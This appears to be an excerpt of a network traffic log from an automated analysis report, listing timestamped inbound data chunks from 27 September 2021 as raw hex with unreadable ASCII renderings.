2021-09-27 17:59:16 UTC	144	IN	Data Raw: ea df 61 1f 20 04 06 df 73 0a e7 e8 ee 32 91 dc f7 1b e4 24 a2 fb 76 69 a4 39 bc 75 cf e6 81 57 0c 83 e6 25 aa e3 bc b4 38 d3 17 4c 2a f3 43 c1 70 6b 8a 2b 59 bb 6f cf 58 79 54 2f fe c4 b6 5f de 79 3b 05 dc b4 8a 94 52 a8 b4 50 1d 5d dd 5c 72 c9 a7 da 18 a7 ad f1 d6 cf 04 69 b6 da 7d 0e c2 35 7b 52 14 47 7f ad b0 f6 04 39 20 b3 e3 47 95 a5 a0 fb 44 a3 45 c4 5c 28 38 ab 23 35 f3 06 c2 59 8e 0b be 35 33 9d ee 4f 72 d5 28 f2 48 38 61 a5 60 0e bc 26 cc b8 32 53 b0 cb 36 ae 57 ee bf 43 de 25 35 78 49 49 4f b3 1e 6d 59 b1 70 09 ac 3e 2a 4f 50 a1 59 f8 f8 24 e4 54 cd 22 d5 c1 ef 8e 38 86 bc ff 37 9e 28 b6 91 eb 9f b3 b8 2b 43 5c 5e 46 53 9e 2d ff 7a 68 5c e6 b7 e9 04 4e 11 7f 30 72 c8 d2 b2 b8 bb de 70 9a b4 41 71 88 8c d3 51 fb de 9c 00 18 b1 75 8f 46 a5 b7 80 Data Ascii: a s2$vi9uW%8L*Cpk+YoXyT/_y;RP]\ri}5{RG9 GDE\(8#5Y53Or(H8a`&2S6WC%5xIIOmYp>*OPY$T"87(+C\^ FS-zh\N0rpAqQuF
2021-09-27 17:59:17 UTC	160	IN	Data Raw: 91 bb e6 71 c3 b1 34 39 d3 36 b9 9b 0c 94 65 a4 39 6c e7 4e 79 ed e9 55 39 6b 2e 71 30 51 e5 d0 c9 37 07 cc 2e f5 79 aa b9 1f c2 b2 98 39 41 5a 4f 06 b9 97 5b c6 cc cd e4 d7 74 f7 2a 43 08 eb ac 64 0e 10 1e b5 6a cc c0 be 69 07 e2 10 f6 38 45 61 6c 51 8c d3 0c 6c 0b 7a 72 f1 f3 cc a2 f6 0f 89 ff b8 8c 22 16 a9 1a 15 20 70 e7 97 b7 d3 8e 14 a1 84 23 fc 77 9e a2 e7 ac 6a 84 c1 b3 b2 1f 47 86 cf 2a 4b 36 9d e7 ab ee 75 93 a2 31 33 2c d4 4c ac 75 0c 07 7c 37 60 65 41 46 c8 fe 9c 2b 1e e8 0e 67 ce 7b 1c 58 ff a3 27 3c 45 af de 48 35 91 ad e1 40 7d b5 81 85 54 60 fa 8a 2a 42 4e 20 cd f9 23 98 7e 6f dd a0 c2 75 ff 90 4d ce 89 ea 7a e8 0e b8 8f 0c e8 c0 98 42 f3 21 22 29 e7 dc b3 8b 99 09 d8 81 0d cf 57 0a 29 c7 b8 8b 0e 8e bf dd c5 4a 28 6a b5 a4 da e2 38 ff 91 Data Ascii: q496e9lNyU9k.q0Q7.y9AZO[t*Cdji8EalQlzr" p#wjG*K6u13,Lu|7`eAF+g{X'<EH5@}T`*BN #~ouMzB!")W)J(j8
2021-09-27 17:59:18 UTC	176	IN	Data Raw: 32 93 4c 49 7c 18 dd b3 51 0f 04 e5 7b a1 9f f6 f3 4c d8 f0 32 ea 14 87 17 e0 74 10 e6 8a e7 3a 0c f9 e9 e1 ec f4 94 01 96 8a b5 bd 0d 34 87 85 88 d6 54 50 f8 76 04 48 9f 55 85 b2 0c 4a 9d 00 d1 14 71 d3 a6 02 05 d8 77 fb 68 77 df 23 13 ae cc 6a b3 48 1f fb b9 33 5f 6a db 7b 85 b8 06 58 4a f8 fa df a8 73 51 11 fc e1 5d 56 d3 39 db aa 97 12 2c 29 a8 7e 01 75 2f 68 f1 a6 56 0a 92 fe ff 03 57 e3 2f e4 7a d9 96 c9 a9 ba 9d 3b 71 7f 17 2b 0d c5 0f 69 5f 9d af e6 d3 99 a7 72 be cf db 7f 2d 99 ba b9 08 43 8a f3 b7 05 4d b8 7b a0 01 38 43 2a 38 78 de 42 79 ce 63 5f 40 ea de 27 a8 b8 2c 83 3a 13 36 65 98 73 f6 8b 3b 87 5f ec 8a 5c 5c 33 8e c6 cf e9 3f 74 c7 ec b2 0d 5e de df 55 ab e6 9e 82 21 99 41 fc 37 ca 21 c7 84 f2 2f 0e 96 0b a0 d7 e7 fc 1e 72 f9 1b 5c 8e 7f Data Ascii: 2LI|Q{L2t:4TPvHUJqwhw#jH3_j{XJsQ]V9,)~u/hVW/z;q+i_r-CM{8C*8xByc_@',:6es;_\\3?t^U!A7!/r\
2021-09-27 17:59:19 UTC	192	IN	Data Raw: 2f be 73 b0 99 94 71 95 ac 29 1a 75 c4 2e 24 00 79 89 49 30 48 e4 ca 42 09 9e 13 01 fa d4 53 43 44 82 34 5a 4f 51 d0 d1 f5 26 dc 51 9c 0c ae 0c e8 8d d4 f4 3b 4f d5 30 ec 48 e5 e2 f4 78 24 6f 08 b5 fd 65 2c 3b 28 75 6a 4d 95 ae e6 27 04 9f 68 86 ef 9a 1a f9 57 d0 88 a1 72 43 ca 9e ed 56 81 49 60 51 e3 30 0a d8 31 59 d0 1e 50 48 6d a6 c7 4a cc 9e bf d0 ec e2 16 c4 d7 00 78 82 28 90 aa a9 b2 f4 1c 15 56 97 ca 0a ae ba db 11 52 7f 97 1b d9 7c 14 31 bb 38 34 93 45 56 3c 10 6e c4 20 cd e2 fc c6 e6 1e 5c 51 57 b7 a1 46 6e 87 e0 89 2e 71 a5 de 81 2f 91 3e 8c 2d 58 25 0d f7 37 f9 a6 a2 8a d2 38 7a ac a4 30 70 8e d1 b3 bf 49 a9 62 71 08 c4 ec 8d e9 0b 89 81 25 0c 14 4a d8 ae 4d d0 85 dc e9 44 cf 7e 85 5d 54 30 a2 80 67 6e 39 d0 d6 a9 b6 4b 71 3f 9f a0 56 ac 21 c9 Data Ascii: /sq)u.$yI0HBSCD4ZOQ&Q;O0Hx$oe,;(ujM'hWrCVI`Q01YPHmJx(VR|184EV<n \QWFn.q/>-X%78z0pIbq%JMD ~]T0gn9Kq?V!
2021-09-27 17:59:21 UTC	208	IN	Data Raw: 63 cc cc f8 c3 fc 74 d2 35 b7 da 41 ff 58 4f 93 e3 bd 02 06 09 cc cf 7d be 58 6f 66 fb 13 80 0f 99 ee 4c c4 f6 b2 f7 c2 90 09 c7 98 ca ce 1f a4 5f 0e fd d3 77 59 23 e4 b2 1c 7b 12 ec c6 bd 24 7a 7a 21 26 4f d9 66 52 59 73 b6 c8 25 00 df dc 47 f5 8e 9f 44 fc e4 d4 09 6d 71 83 73 38 0d 6f e1 aa ef 4e d8 97 c7 d8 70 1f 96 e3 c2 76 8a 2e 48 e0 a2 e6 bf 9d 55 ec 54 df 52 ed 0e 2c 98 8f a3 3f f9 a8 7c 2a 61 80 02 f7 20 98 68 ff 22 93 3c 2e 57 a1 1c ee fe 65 f9 16 ee 8b 89 77 61 18 75 a6 b0 34 ef e1 1c 21 b4 10 02 93 85 4f 67 25 43 a8 8c 3c 0e 71 be 75 76 b1 c6 2e f4 19 3c c9 b2 84 e4 7c 08 cf 82 b7 3c 23 0b 6b 40 d1 42 09 18 e5 0a cf 54 e0 19 e4 e6 25 38 3e 7d 35 28 12 c6 68 35 db 07 1b de 50 19 65 e1 62 89 4a 1c 86 58 ef db f1 7b 6c 3d cf d6 05 84 83 f0 c1 31 Data Ascii: ct5AXO}XofL_wY#{$zz!&OfRYs%GDmqs8oNpv.HUTR,?|*a h"<.Wewau4!Og%C<quv.<|<#k@BT%8 >}5(h5PebJX{l=1
2021-09-27 17:59:22 UTC	224	IN	Data Raw: 59 9c 20 8b 1a 3c db 56 5c 79 09 e2 9e 5a 9a d8 e0 f3 f0 ac 76 99 7d f6 a6 05 41 56 25 e5 48 02 2e 1f 5b 31 e8 19 ba 97 8b 9e e9 b9 b2 ac 6b 95 d3 a3 37 ca 22 bc d4 7e 61 c8 1a f8 fa 9b a2 c9 6b 46 dc cb 21 42 a8 42 aa 1c a5 bd 6e 4c 5a 45 4e 69 5c 06 41 e2 89 0c 94 52 4d c0 84 dc 7e e2 71 9f 8b db d9 90 65 18 96 cf 9c e6 d7 ec 4c 30 a7 fc eb f4 c5 27 60 a7 d6 fb 57 56 4f e8 56 0e 73 95 49 45 2a 95 33 cd 04 47 ad 5f e7 dd 82 b7 9e a7 aa 1e 31 ff da 2e c9 4e 1e bd e1 cb 8f 0a a9 65 ed 55 be e3 46 30 6a 21 bd 8c 7c f4 86 a8 9c 16 0b 4d c4 29 0a 88 9f e9 5f 22 aa 83 35 d4 66 28 1e 00 b6 61 b0 cb a5 02 57 89 47 c5 17 b8 ac 6d c4 b3 d6 b8 85 89 36 e6 ae e0 31 ec 48 76 29 bf e0 0b ea cb 29 b5 b0 c5 a4 f3 92 df 79 f8 e1 92 33 a3 ee 77 7e 58 2b f7 81 c8 d7 6c 9b Data Ascii: Y <V\yZv}AV%H.[1k7"~akF!BBnLZENi\ARM~qeL0`WVOVsIE*3G_1.NeUF0j!|M)_"5f(aWGm61Hv))y3w~X+l
2021-09-27 17:59:25 UTC	240	IN	Data Raw: d9 c3 2e bd eb ee 63 88 e2 a1 cf cb 7d d8 17 61 79 d8 3a 56 f7 6f 17 24 67 21 15 27 75 ac 9c b5 8e b4 f4 62 75 44 55 24 ef b7 76 9c 83 f1 ed 53 2d 82 36 d1 e6 30 17 11 ec 3b 37 c8 40 fc 1f 67 37 83 5e a2 b2 c5 e9 9c c1 57 6b 47 55 66 36 78 45 73 6f d2 d8 ec d9 54 16 53 3f 41 13 e0 6d f9 49 98 30 5e fc cb 78 ff ea d7 c6 11 7c 83 78 7d 28 a5 b3 18 36 3d 3c b6 53 da 20 45 5b fc b9 de 37 52 e1 68 c4 ee b0 a4 e9 e3 ed e9 b5 a3 a5 29 bc e9 32 04 2d 59 be 5d e3 c4 71 2a c3 6f e2 9e 5c 85 48 cf 4a 23 d1 bf 9f fd 42 f5 53 11 12 f0 78 d7 a1 96 a3 29 76 10 71 7c e1 7b e3 c5 71 d1 01 bb f4 f7 9c b0 71 b1 51 f4 e0 8d ad 15 24 1b 46 d6 ed 79 7e e3 b2 bf 46 17 eb ec e5 2c 7b 89 3a 70 e5 b2 ae 67 87 f2 3e a1 39 68 15 56 66 22 42 30 cc 65 eb cc f6 5c 84 e3 1b 1e d8 16 0e Data Ascii: .c}ay:Vo$g!'ubuDU$vS-60;7@g7^WkGUf6xEsoTS?AmI0^x|x}(6=<S E[7Rh)2-Y]q*o\HJ#BSx)vq|{qqQ$Fy~F, {:pg>9hVf"B0e\
2021-09-27 17:59:27 UTC	256	IN	Data Raw: 9d dc 96 d4 f4 27 81 b5 09 53 29 38 28 22 1d 9e 00 16 d5 41 bd 3b 1b 98 6e 9b 6d 53 56 88 d9 6e 06 39 93 0b 9d b5 67 79 f3 3b 9d 24 71 f1 34 62 9a cd 2c 28 5d be 04 bc 8c 81 1f 2d 66 44 26 c0 39 89 f0 a8 47 b3 1d b8 d1 55 ed 16 f3 69 ba ec 98 a3 6e 4c a9 8d a8 ab ee 66 91 f2 bd 9e 9e 88 63 79 da 95 62 b6 53 3e 08 bc bd d3 73 60 2d 32 6d 3c be 21 dd e9 db 3d 85 8c 40 17 ae 4f b7 7b 64 04 14 7d 72 36 cc b8 d2 aa ac 81 3e f7 ae 89 bd c2 a0 26 f1 36 38 1d 97 4c 7d ef 12 df d9 4f 86 0f 87 85 27 12 e0 62 d0 5f 7a 64 a2 6e 9a 4a 00 40 f0 57 62 a3 7e bc 59 ea 1a f6 c7 3c 7b a0 cc de 35 89 f9 ca 89 af 34 10 9c 0b 99 f3 9c 8a d0 54 37 90 b6 d9 34 53 ec 86 30 87 69 6e b9 36 1a 7a 3e f3 23 df f1 b1 2e 20 16 e4 a4 b8 ea f1 72 50 3b fc 3c e4 86 37 38 1d a6 90 53 a7 ae Data Ascii: 'S)8("A;nmSVn9gy;$q4b,(]-fD&9GUinLfcybS>s`-2m<!=@O{d}r6>&68L}O'b_zdnJ@Wb~Y<{54T74S0in6z>#. rP;<78S
2021-09-27 17:59:28 UTC	272	IN	Data Raw: cc 3a e8 49 29 57 a3 c0 25 35 1e d0 cf a9 ab 3a 35 9b 64 e7 4c 55 4b fd 71 fe c8 c4 b5 83 f6 78 76 eb 82 be 39 af ab 63 0f 9f d3 80 26 fb 49 ff b1 78 8f 29 78 24 6a 15 51 2d 0f 91 bc b8 55 39 59 1f f9 f0 22 c5 d2 51 aa c5 97 fc 04 86 d0 75 6e d8 72 ab 90 3c 12 09 4b 8b 38 29 eb 38 c2 ce 79 b7 82 71 b5 92 50 94 40 5c 34 48 b2 c8 83 3f b3 05 17 6e 43 45 76 5e bd 65 48 6e a5 31 4a ea 50 df 8a 67 84 65 7b 84 a8 43 15 d2 8e 4c 20 8a 04 2d f6 70 c4 65 03 cf db 1e 3a 41 fe a8 85 c9 58 db 2d b4 88 22 b3 96 b2 aa 4f cf 48 be 7a 45 9f 1c a0 a6 28 db c8 3b a8 e4 56 47 1a 1e 21 7d 05 50 5a da 1e 07 b3 ec d4 f8 19 3c fb 35 29 64 4d 3d 25 f0 92 1e e0 e3 06 7d 49 b4 44 05 62 f8 d7 21 a5 08 fc 5d 5d 3b 68 37 af 7b 6d 4e d8 82 3c 1a 2b 74 92 8c f7 73 48 34 6c 75 b0 ba 8d Data Ascii: :I)W%5:5dLUKqxv9c&Ix)x$jQ-U9Y"Qunr<K8)8yqP@\4H?nCEv^eHn1JPge{CL -pe:AX-"OHzE(;VG!}PZ<5)d M=%}IDb!]];h7{mN<+tsH4lu

Timestamp	kBytes transferred	Direction	Data
2021-09-27 17:59:30 UTC	288	IN	Data Raw: 21 84 17 08 71 68 4d 9a c5 bb 22 79 b6 0e 78 6e 95 21 64 5d 53 f8 86 24 e8 89 2b 1d fe 15 2f d9 cd 15 21 b3 9b 86 72 3c de bb 9d b3 54 56 99 de 7e 06 52 69 d6 8f a4 fc a1 b6 7c 9d d0 a9 21 99 9c 96 f9 97 e4 79 19 87 11 7b 14 39 88 a7 4b 84 8f bd 6b b8 75 49 28 53 54 2d 0d 5d 8e e7 ca 6d b1 24 19 f1 11 26 45 41 12 a8 b9 bd bc cc 86 11 d6 65 41 45 d7 71 0c 9f 9b 33 f3 27 86 8f 56 34 36 ac 6f 8f ea 9f 80 46 e0 e3 98 04 42 c5 c2 59 3b b1 d2 35 f3 32 23 f9 b8 39 7f 89 a1 86 83 9b 2a 82 d7 f1 3a 96 3e 02 79 df f0 0e 22 53 d1 9f c2 6f ee 9f 8a 58 69 f2 8a e1 e1 af 1e 6f e5 5a ec c3 7f 98 73 df 85 15 08 ed 84 18 ff 99 55 61 c6 75 df 28 68 3e 74 d7 f5 48 85 a1 96 8c a5 9b 16 69 71 bf e2 60 ee 80 1f bc 06 5d 3b dd c2 7d 46 0f 0f f2 91 c1 74 79 85 35 ec 43 85 12 e0 Data Ascii: !qhM"yxn!d]S$+/!r<TV~Ri|!y{9KkuI(ST-]m$&EAeAEq3'V46oFBY;52#9*:>y"SoXioZsUau(h>tHiq`];}Fty5C
2021-09-27 17:59:31 UTC	304	IN	Data Raw: 53 96 7f 8f 2d a3 98 85 20 09 5d 1a 63 41 01 20 7f 89 48 3d 9d 70 43 b2 bf 1e 60 a6 77 1b 2d e5 7d 73 06 e0 a2 ef 4f dc 35 b3 fc 31 db b5 e5 6e 35 21 49 8d 3c ab f7 d2 dc 2d a4 fd 51 04 4f 7a cf 7f 97 b0 ca ea e7 d7 c2 eb 20 81 81 ee bb 8c 10 43 66 aa d8 ed 9f 22 52 22 e1 0f b7 40 0f a3 ab 7a 01 9a 42 16 1e 0d ee 11 99 ac 98 e7 fc a4 e3 38 38 d1 4f 02 e3 f5 ad 0e b1 d0 32 0e a4 57 e4 db 53 81 88 b2 08 6d 49 ab a0 0c c7 0f 1c 4b f5 67 5a 4f 55 21 0f ad 13 1e dc 87 01 a1 13 2c a3 6c c5 6f 95 ea 0b 26 0b ff d1 22 cd c4 45 f6 4d 3b 60 cc 11 08 71 dd f9 e4 2f 4f 7d 00 19 75 cb 25 f5 93 3e 28 56 9e de 73 6c b3 69 f7 46 c2 88 f6 1e 6b fc 9a 2c 01 87 b7 4d fb aa 55 51 ad 52 d1 a6 e8 a4 7c 81 a0 62 27 22 1a 0c 9f 28 ac b5 6c 8e 0d 76 8f 17 86 3f 1f 85 b5 12 03 34 Data Ascii: S-]cA H=pC`w-}sO51n5!I<-QOz Cf"R"@zB88O2WSmIKgZOU!,lo&"EM;`q/O}u%>(VsliFk,MUQR|b'"(lv?4
2021-09-27 17:59:32 UTC	320	IN	Data Raw: a6 fd 7b 9d ac e8 49 13 eb c6 5c 25 ab b8 4e 5e 22 80 91 65 bd 6d dc 67 48 8b 21 99 e9 a4 2e c0 33 f2 76 73 c3 38 b3 d6 d7 2b 51 f8 cf 03 3e cc 83 a8 76 8f 60 4d 2f 77 98 8c 1c 5c 92 04 0e c8 7c 90 50 3b 55 fd 02 74 31 0a 9a 58 2f 6b 30 58 3e e4 30 d8 e5 8b 5c f7 ea f1 e8 59 8a a0 f9 06 32 b8 32 3f 75 d0 73 61 1c c8 0a dd 05 a1 7e 32 1a 13 66 47 46 9c d6 43 24 99 13 75 20 27 e8 09 37 a5 29 b2 2b 7e 10 94 85 78 d5 fb 48 49 17 d0 2a 0b d3 e4 8c 58 be e5 ce 9f 8c aa c6 2f 07 4a 74 3b 8d 2a 00 9b b2 7e 17 cc 66 65 22 87 f2 30 5e f8 70 2c dd 1e 21 ad 73 89 06 c2 32 5d 62 20 43 b6 6d ac 43 af 60 b5 d0 92 32 9d 26 07 69 d0 7a 1c 24 56 4c d7 fa 69 fc 24 e5 94 06 44 84 27 26 c1 9c d9 bf 0d 8b 73 c7 12 a9 2f 8a f1 70 d6 b6 52 59 68 de b3 4e 6d fc e8 05 7b 04 90 e8 Data Ascii: {I\%N^"emgH!.3vs8+Q>v`M/w|P;Ut1X/k0X>0\Y22?usa~2fGFC$u '7)+~xHI*X/Jt;*~fe"0^p,!s2]b CmC`2&izVLi D'&s/pRYhNm{
2021-09-27 17:59:37 UTC	336	IN	Data Raw: 94 ae 02 ab d0 39 cb 8b fd ce 55 0e 94 cb 9c 71 01 a1 8f fa 0e 0e 61 e0 a9 53 da d3 95 4d 79 cc ec aa a0 a1 d8 a2 b1 b7 a8 95 1f f2 c1 50 70 57 76 56 f3 9b 13 74 9b 2b 50 3c fd 58 fc 7b 5b ee 16 d0 1a ae b6 b0 98 ee a5 62 c6 97 45 67 8b 57 9d 8c a5 12 8d db 4d 6f 9a 15 62 5a ab 8f 2a 0b 98 28 4b 70 02 71 aa 38 62 6b fd 68 69 88 da c2 b0 de 1f 90 53 68 8d 2f b4 d5 92 be 75 95 51 db 78 9c f5 c8 79 98 1e e4 90 6e 33 b4 70 4c 0d 49 bf 09 59 52 0b 9e 8e 51 7d 59 2c 28 71 da 76 1e b8 e9 a0 40 08 52 58 c0 78 6c 81 ba 36 bc 1d 9a 05 22 c9 ce f3 a9 60 46 d0 26 b7 2d 45 2a 7f b4 40 c9 67 c4 7c d7 45 11 78 da 1d 7e a6 f3 7b b6 c9 1b 45 61 d1 75 a7 e6 68 8e b3 53 13 02 15 33 a2 f2 25 42 e5 91 41 1f 61 5d 56 0e 69 90 76 a2 fb 31 b3 4b a8 32 95 c7 99 15 74 35 8a 56 3f Data Ascii: 9UqaSMyPpWvVt+P<X{[bEgWMobZ*(Kpq8bkhiSh/uQxyn3pLIYRQ}Y,(qv@RXxl6"`F&-E*@g|Ex~{ EauhS3%BAa]Viv1K2t5V?
2021-09-27 17:59:39 UTC	352	IN	Data Raw: fb 97 09 77 37 25 d7 2b 1e 19 a1 66 cb 15 8e 0b f2 ae 40 b6 06 01 3c cd cc c9 ff 59 c3 4e 8e 14 67 bc 7f 87 52 64 2d f2 9e f2 61 27 4e 87 4e 5c 07 da e4 39 17 93 56 c8 a1 d7 f5 9c 06 bb 44 41 fb dd 67 53 24 cc b2 d4 0c 29 98 4d f1 cd cb 30 9e 73 9a 22 b1 ea 53 c1 d6 67 fe 6b f6 d7 de f9 a4 85 0e 82 5a ce 01 72 73 e3 89 c5 00 be db db 17 2a 83 6d 08 27 57 5d 4a a4 4b 2d 73 67 35 f7 7f 9e 18 4c de 34 58 de 8a df e8 af 7c 39 93 87 24 8a ba 07 6f c1 e8 7b 57 fc 95 6e 0f 1c e4 6e 0c f7 38 47 07 94 44 fe 17 6d 2a 24 59 e7 32 50 c5 14 8d 47 76 ca 91 8d 8b 7a 5c ce 9f 57 88 c9 e2 9c 3a ad e5 99 42 34 e1 4a bd 61 69 2b c5 db 39 9f a6 f1 1b af 0d 9d b1 f8 31 9e 47 68 01 d8 69 b9 94 2d bd fa 93 2d fc 1c 23 bd e6 8b 67 19 bb be fa 47 86 a0 a3 c0 7a 5c 5a 26 d7 64 8f Data Ascii: w7%+f@<YNgRd-a'NN\9VDAgS$)M0s"SgkZrs*m'W]JK-sg5L4X\|9$o{Wnn8GDm*$Y2PGvz\W:B4Jai+91Ghi--#g Gz\Z&d
2021-09-27 17:59:41 UTC	368	IN	Data Raw: ad a4 d6 a3 1f c4 d6 14 15 82 e7 89 f4 bc ed e3 6e 8f a8 30 db 4e c8 c0 4c 88 28 bb ef 41 8a 77 5d b7 f7 a1 a8 e7 bb 3c b3 47 e1 d8 e7 a3 18 35 d2 9c 6b 4b 1f 42 e7 1f 4e 77 54 78 72 45 34 1b 92 17 71 6e 9f 83 99 9f c0 fc ca 1e 27 0c dd e8 07 2b 1c 37 ec 9a 8d f8 65 c5 e0 4c d0 be 97 76 41 69 18 e6 9c 8e e6 ec a0 fa 8c d3 ea e3 69 df c8 d8 50 c2 ea 73 13 08 64 0a b0 db ab 3d f0 05 a6 aa 99 78 43 67 bb 9d c2 62 a2 12 01 ab 74 45 db 60 94 d5 c1 20 2a 18 64 19 95 25 19 15 a0 9b 5e 74 a2 1e 38 f7 90 ed 4c 6c 23 b1 f3 3d c0 7d f5 5c 59 5a be 37 2e 21 0a 8e 78 35 38 64 58 24 2c db a3 fb 66 01 21 4e dc 29 70 8c b4 6b 94 a5 da 5f 34 90 92 89 b6 64 1e ab 4f 6a 33 14 80 61 03 d8 b3 04 86 49 2f ee de 10 01 2f 71 dc 10 18 e4 3e f2 16 6e 4b d2 84 4e a3 ff 71 f4 9d f6 Data Ascii: n0NL(Aw]<G5kKBNwTxrE4qn'+7eLvAiiPsd=xCgbtE` *d%^t8Ll#=}\YZ7.!x58dX$,f!N)pk_4dOj3aI//q>nKNq
2021-09-27 17:59:42 UTC	384	IN	Data Raw: 0d ff 8c 45 a3 52 70 81 cc c6 11 67 65 56 71 67 46 4a 17 b2 bc b0 99 28 62 86 d8 02 0b a1 ea 99 d4 1b 57 63 53 95 f5 be 51 de 5e 05 44 b1 af 96 a9 10 b6 6b dd 61 9d e3 5c 06 64 7f 65 b9 bd ae 2e d3 b9 25 8d 8e 24 7c 85 67 34 db 0c 78 b2 96 fc f5 9f e1 72 22 dd 17 d2 bf ab d2 fa 8b 1f 18 f0 37 71 75 c9 dc 35 28 9f 8c 1d d5 9f 0a 43 55 01 2e 7d e3 14 a5 76 86 f5 9d a9 ec 2e e8 09 9e b5 a7 c6 68 b3 da 76 0f 89 a9 d9 74 9d fb 15 02 17 93 ce a6 b3 0c 5d 8c b1 25 d5 be 50 4b 48 0d c3 4b 0a 8f d1 cf 67 9e d0 67 a4 4e 8e ad ca ca 6a 1a 60 a9 81 4c 7b 7c 5f f4 04 1a 7c 38 50 1d 1e a6 4a 91 48 fd d6 a9 9f e8 3d 3c c6 fb 69 f2 32 26 25 23 c4 c9 ec 6f ae 85 26 4c ee a7 21 c6 1b ac 69 2d fa 95 09 d7 76 57 b9 73 7e 63 fd 47 68 45 85 e0 62 3b a2 13 0a 3f c1 12 b0 20 ad Data Ascii: ERpgeVqgFJ(bWcSQ^Dka\de.%$|g4xr"7qu5(CU.}v.hvt]%PKHKggNj`L{|_|8PJH=<i2&%#o&L!i-vWs~cGhEb;?
2021-09-27 17:59:43 UTC	400	IN	Data Raw: b2 a0 a6 ed c5 78 c3 ab e1 1b 8d b3 05 0a 27 1f d1 4c be 3c 1d e6 7c 4b 70 24 2a e7 a3 c4 12 0f 0a e2 0d b3 dd 0e 48 ad ab 9e 70 a8 e7 14 51 c1 67 ae ba 1d b0 d4 3b 5c 9c db 79 32 8c dd 97 af 60 7a 23 7c 22 10 c0 ff 36 e7 ba fc 8e 62 4d 40 4e c2 e2 57 1b 17 82 6e 13 b4 70 f8 f8 ad 53 d1 43 d7 88 f3 51 d8 a5 66 49 9f 7f 06 ce 2d f3 08 52 8a 27 89 62 6d b7 2d 06 d0 0e 3e b0 df e1 f7 d9 97 68 13 a0 12 60 52 c4 fb 25 f5 40 08 01 6d d1 5f b8 76 bd d3 62 f0 8c d9 42 c7 73 58 ec 0c 98 97 3d 2f 05 3f 9b 3a 58 d2 26 a7 33 43 90 83 6f e5 ea 00 47 2d 23 b9 e1 c7 77 fa 5d f8 b7 82 5f 0a 00 5a 5d 32 d8 63 be 89 41 d5 d1 0f 5e ac cb 71 c9 e5 1e b7 78 8e 58 ae 36 26 27 0e f5 9c 75 87 c5 bf aa 20 2b 9d 4e 97 08 aa dc 74 f9 45 cd 7c 34 1c ad a6 49 80 a2 e1 96 fa 7e ed 8c Data Ascii: x'L<|Kp$*HpQg;\y2`z#|"6bM@NWnpSCQfI-R'bm->h`R%@m_vbBsX=/?:X&3CoG-#w]_Z]2cA^qxX6&'u +NtE|4I~
2021-09-27 17:59:45 UTC	416	IN	Data Raw: 89 57 ff 91 eb cb d6 1a 1e 82 bb 9f 65 85 7b 1d 37 32 a2 8d c4 45 d6 44 65 a6 1a cc 16 dc 9b 90 67 58 69 75 9d 86 38 2a a2 5d 22 69 66 a2 0e 8b 9a 8f 8b a4 8e b7 62 87 ab a6 fb a6 13 55 09 5a 8c 26 d9 14 11 e6 6e 1e fa cf 57 22 e8 e4 56 5a ed f8 96 1a b3 5b 6a 30 55 6e 34 c8 e7 86 a7 c3 91 3d fe 9e c5 a2 f1 4b d8 bd 9e fc 06 dc d7 ff 4a ee 83 82 50 83 b1 e3 55 52 3f e4 b0 4f ce 1f a3 e5 b2 6f 4e 6a f9 de 83 87 33 ab 1d 18 f8 b1 b8 29 62 55 c7 aa b8 c8 a7 3d 4b 44 7d 2a 69 63 d3 c6 a3 d8 06 28 5d 16 91 95 d5 80 07 a3 5a 06 61 ad 56 61 01 ea 59 c0 7e 72 9d fd ca e1 25 02 5e f7 54 c8 e7 12 e4 77 8d 39 5c d5 94 eb fe ee 2b 9c ec 3d b4 94 d1 7e 08 91 35 5a 27 e0 df d9 ac 74 27 dc da 72 20 19 29 aa 78 00 23 af c7 80 46 dc ae 18 00 eb c1 ec ec 52 27 5a df 2e f9 Data Ascii: We{72EDegXiu8*]"ifbUZ&nW"VZ[j0Un4=KJPUR?OoNj3)bU=KD}*ic(]ZaVaY~r%^Tw9\+=~5Z't'r)x#FR'Z.
2021-09-27 17:59:46 UTC	432	IN	Data Raw: 93 a1 a0 b3 99 8c ab b6 c9 08 51 11 64 df da e7 91 ab d3 da 1f e9 d5 13 46 91 df 9b da a8 f7 8c 2c fe d1 51 da 25 34 b7 e6 e5 a1 bc 14 30 f4 2f a3 8a c0 52 dd 7a 6d 1c f1 b5 8a 9b f9 fe 82 7f f0 a6 6d 6b df e9 bd e5 60 00 7a 32 eb 50 de cc e9 8c 35 80 44 5b 07 4f 15 f7 7b 7f be f3 78 c9 87 b9 fd fd 8f 2d 17 eb 32 cf fb 6d 9a a8 29 51 fb bf 29 61 58 5a ff 5a b9 a2 2c 8f 1b 37 80 b9 a5 cd 27 09 e1 0b 61 49 95 df 79 39 5c 0a 7f 15 ed 68 90 50 b0 ac 24 f6 39 9c 39 3e e7 49 3e 90 a6 31 3f 53 88 82 0f 55 6d b4 40 53 b4 1c 1b d2 08 cf c5 c3 a9 e8 eb 07 bb c7 4d d0 4e ba d4 4e f9 61 21 b7 20 3f fd 93 52 1f f6 84 67 aa 8b 1e 5b 23 ae 63 8d 3d 3e 90 29 6e 47 44 27 fb d4 33 dd 48 3e ce 13 d6 15 41 c0 30 49 a6 7b 1c 00 24 8b 94 ca 99 78 88 b5 c7 78 e6 ba 3f a3 2b 28 Data Ascii: QdF,Q%40/Rzmmk`z2P5D[O{x-2m)Q)aXZZ,7'aIy9\hP$99>I>1?SUm@SMNNa! ?Rg[#c=>)nGD'3H>A0I{$xx?+(

Timestamp	kBytes transferred	Direction	Data
2021-09-27 17:59:47 UTC	448	IN	Data Raw: 48 da ad 67 02 6f d7 aa ae a3 e4 d4 50 5e 30 48 cc f4 79 71 e9 3f 3f fb 24 03 f3 fb 89 22 ff 72 d8 44 19 46 45 9b 3a 14 e4 aa 20 f3 62 12 2a 4a 6a a6 51 97 63 74 05 1f 98 ff 8b 62 25 b1 28 73 de 7a 1a 9b c5 50 21 9a a2 ae 26 b0 1c f8 ad 3b 25 20 10 ef 51 d5 a8 9a 04 14 4e 6b 8f 51 b7 44 a0 1e 88 4c 41 bc 5a 8c bd 70 17 bb f2 8a 35 f3 18 18 a9 e1 1f c9 f4 56 3e 62 90 d0 31 87 97 5d fb 5f 7a 18 a5 8c ce 6a 16 39 15 f4 81 96 46 44 4d 84 15 4e 5d 91 87 68 8f 9a 41 e0 3a b1 1c 73 4c 2c 4f 11 80 6c 7e 23 a6 7f 2a 30 78 af 09 a9 a2 af 8c 17 16 8f 43 51 b5 81 79 a6 f1 cd 48 4b df 71 48 3d 01 7e 84 f5 c4 24 29 20 1a 83 7b a8 43 46 ac df 74 ef 0f 89 5b 57 76 3f 16 61 0b dc f0 34 28 00 d7 7f 4f 17 1a ae 99 22 6d 7a 9f b0 62 3a 30 d9 8d 60 fd 29 